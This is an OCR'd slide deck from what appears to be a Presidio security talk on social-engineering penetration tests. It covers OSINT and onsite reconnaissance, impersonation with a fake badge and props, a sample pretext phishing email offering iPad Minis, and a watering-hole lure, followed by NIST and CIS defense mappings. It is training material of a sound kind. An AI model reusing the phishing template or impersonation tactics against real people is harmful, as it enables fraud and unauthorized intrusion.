
PRESIDIO®


Future. Built.


SOCIAL ENGINEERING IMPERSONATION - AGENDA

- Open Source Intelligence Gathering
  - Social media
- Onsite reconnaissance of facilities
- Develop your story
- Bring props (if necessary)

SOCIAL ENGINEERING – IMPERSONATION









SOCIAL ENGINEERING – IMPERSONATION

Social Media Find



Bill Maguire @wfmaguire · Mar 10
Hanging at the @Presidio IPO party in Orlando. #CelebratePSDO pic.twitter.com/Sm6M9rn7on

Passable Fake



SOCIAL ENGINEERING – IMPERSONATION

- Tell your story!
- You seem believable
  1. You have a badge
  2. You are wearing a suit
  3. You brought donuts! (optional)

SOCIAL ENGINEERING – IMPERSONATION

- Not a lot of screenshots for onsite work.

- But we do have a video! (maybe later)

PHYSICAL & IMPERSONATION DEFENSE STRATEGY

Install proper locks and preventive measures on all ingress doors	➢NIST CSF – PR.AC-2
Security awareness training for all employees on what is “suspicious”	➢NIST CSF – PR.AT-1
Train all on proper processes for visitors	➢NIST CSF – PR.IP-15
Scrub social media posts of identifiable information	➢NIST CSF – ID.AM-3

SOCIAL ENGINEERING PHISHING


PRESIDIO®

Future. Built.

SOCIAL ENGINEERING PHISHING – AGENDA

- OSINT. OSINT. OSINT.
  - News & Announcements
  - LinkedIn
- Craft your social engineering campaign
- Collect results

SOCIAL ENGINEERING PHISHING



From: Promotions and Marketing [mailto:promotions@presidio.com]
Sent: Tuesday, August 08, 2017 10:08 AM
To:
Subject: Presidio - August Contest - iPad Mini Promotion

We are happy to announce a special promotion giving away 100 iPad Minis for our employees. The contest starts August 8th and ends August 11, 2017.

The promotion is open to all Presidio employees. Each Presidio email address that registers will be entered once into the contest. We are using the following portal for participants to register - REGISTER.


Once you have entered your information no further action is needed.

We strongly recommend full participation. You will be notified via email of the winners.

Good Luck!

Promotions and Marketing


SOCIAL ENGINEERING PHISHING



This promotion is open to all Presidio employees. Each Presidio email address that registers through this portal will be entered once into the contest.

Good Luck!

SOCIAL ENGINEERING – WATERING HOLE



Eric's Sandwich & Coffee

ERIC'S

Deliciously Prepared Daily

SOCIAL ENGINEERING DEFENSE STRATEGY

Security awareness training with easy first notification step.	➢CIS Top 20 - #17
Proper mail (SPF, DKIM) records so attackers cannot spoof email.	➢CIS Top 20 - #7
Prevent corporate credentials being used externally.	➢None (yet)


CIS MAPPING TO THE KILL CHAIN

- Inventory of Authorized and Unauthorized Devices (CIS 1)
- Inventory of Authorized and Unauthorized Software (CIS 2)
- Continuous Vulnerability Assessment and Remediation (CIS 4)
- Limitation and Control of Network Ports, Protocols, Services (CIS 11)
- Penetration Tests and Red Team Exercises (CIS 20)

- Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations (CIS 3)
- Continuous Vulnerability Assessment and Remediation (CIS 4)
- Malware Defenses (CIS 5)

- Controlled Use of Administrative Privileges (CIS 12)
- Account Monitoring and Control (CIS 16)
- Maintenance, Monitoring, and Analysis of Audit Logs (CIS 14)
- Secure Network Engineering (CIS 19)
- Secure Configuration for Devices Like Firewalls, Routers, Switches (CIS 10)

- Data Protection (CIS 17)
- Controlled Access Based on the Need to Know (CIS 15)
- Incident Response and Management (CIS 18)


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

- Security Skills Assessment and Appropriate Training to Fill Gaps (CIS 9)
- Application Software Security (CIS 6)
- Boundary Defense (CIS 13)

- Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations (CIS 3)
- Continuous Vulnerability Assessment and Remediation (CIS 4) • Malware Defenses (CIS 5)

- Controlled Use of Administrative Privileges (CIS 12)
- Account Monitoring and Control (CIS 16)
- Maintenance, Monitoring, and Analysis of Audit Logs (CIS 14)
- Secure Network Engineering (CIS 19)
- Secure Configuration for Devices Like Firewalls, Routers, Switches (CIS 10)

TOP POINTS

Make sure you have the top 5 CIS Controls covered

Develop plan to implement all of CIS Controls (or NIST CSF)

Train users **and** IT staff on importance of security

Q&A

PRESIDIO®

Future. Built.